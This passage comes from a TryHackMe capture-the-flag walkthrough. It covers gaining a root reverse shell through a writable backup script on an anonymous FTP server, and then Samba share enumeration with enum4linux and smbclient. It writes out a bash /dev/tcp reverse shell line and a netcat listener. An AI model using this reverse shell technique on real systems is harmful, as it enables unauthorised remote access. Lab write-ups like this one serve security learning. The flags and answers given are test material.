ftp> bye
421 Timeout.
```

After 1 or 2 minutes, the NetCat that we set up will listen to the connection and connect to it.

```
root@ip-10-10-168-243:~# nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.146.138 59216 received!
bash: cannot set terminal process group (1276): Inappropriate ioctl for device
bash: no job control in this shell
```

Then, insert the script that TryHackMe which is /root/flag.txt has provided and the flag will be presented.

```
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
```

Answer: **THM{even_you_can_be_santa}**

Thought Process/Methodology:

After receiving the IP address from the machine, we are needed to proceed to the terminal to access the FTP server and login by using the name **"anonymous"**. There, we can look through the directories on the FTP site which are **backups, elf_workshops, human_reources and public**. Then, we need to change the directory to public so that we can determine what directory that is accessible by the **"anonymous"** user. From the directory, we need to **"get"** the file that we want, which are **backup.sh** and **shoppinglist.txt**. Next, exit the FTP server and proceed on executing the script **"backup.sh"** by using the command **"nano"**. The script will be executed and we can access the script. After that, to obtain the movie that Santa have on his shopping list, we just need to get into the FTP server and use the command **"cat"** with the file that we want, which is **"shoppinglist.txt"**, so that it will read out the text contained in it. It will be read out as **"The Polar Express Movie"**. Lastly, return to the executed script "backup.sh" and insert the script **"bash -i >& /dev/tcp/10.10.146.243/4444 0>&1"** in it. Next, we need to set up the NetCat so that it will listen to the connection. While the NetCat has been set up, we need to put the new **"backup.sh"** into the user's directory by using the command **"put"**. After a while, the NetCat will be connected and we need to insert the script that TryHackMe has provided which is **/root/flag.txt**. Thus, the flag will be presented.


Day 10 -[Networking] Don't be sElfish!

Tools used: AttackBox, Terminal


Solution/walkthrough:


Question 1: Examine the help options for enum4linux. Match the following flags with the descriptions.

Open a terminal prompt and navigate to enum4linux by using **cd /root/Desktop/Tools/Miscellaneous**



Run enum4linux and list all the possible options by using **./enum4linux.pl -h**







Answer:

-h	Display help message
-S	Get sharelist
-a	Do all simple enumeration
-o	Get OS information

Question 2: Using enum4linux, how many users are there on the Samba server?

By using **./enum4linux.pl -U 10.10.225.85** (IP address given), the list of users on the Samba server will be shown.







Answer: 3

Question 3: Now how many "shares" are there on the Samba server?

By using **./enum4linux.pl -S 10.10.225.85** (IP address given), list of shares will be shown.






Answer: 4


Question 4: Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?


By running **smbclient //REPLACE_INSTANCE_IP_ADDRESS/**sharename**** using the try and error method without filling in the password, a share can be accessed because it requires no authentication and it is logged in after pressing “Enter”.



Question 5: Log in to this share, what directory did ElfMcSkidy leave for Santa?

By using the **ls** command, the directory ElfMcSkidy left for Santa will be shown.





Answer: jingle-tunes

Thought Process/Methodology:

Firstly, open the terminal prompt and navigate to **cd /root/Desktop/Tools/Miscellaneous**. Run enum4linux and list all the possibles options by using **./enum4linumx.pl -h** to get the help message. The first thing to get is the users in the Samba server which can be found by running the with the **./enum4linux.pl** using an option which is **-U** and add the IP address given at the end of it(**./enum4linux.pl -U 10.10.225.85)**. Next is to get the shares in the Santa server which is by using **-S** as the option. (**./enum4linux.pl -S 10.10.225.85)**. List of shares will be shown and to access one of the shares, a try and error method is used since the share requires no authentication. To use the try and error method for accessing the shares, **smbclient //REPLACE_INSTANCE_IP_ADDRESS/**sharename**** is used. After using the try and error method, the only share that can be accessed is 'tbfc-santa'. In the tbfc-santa, there is a directory that ElfMcSkidy left for Santa which is named jingle-tunes. To find the jingle-tunes directory, **ls** command is used and the jingle-tunes directory can be found.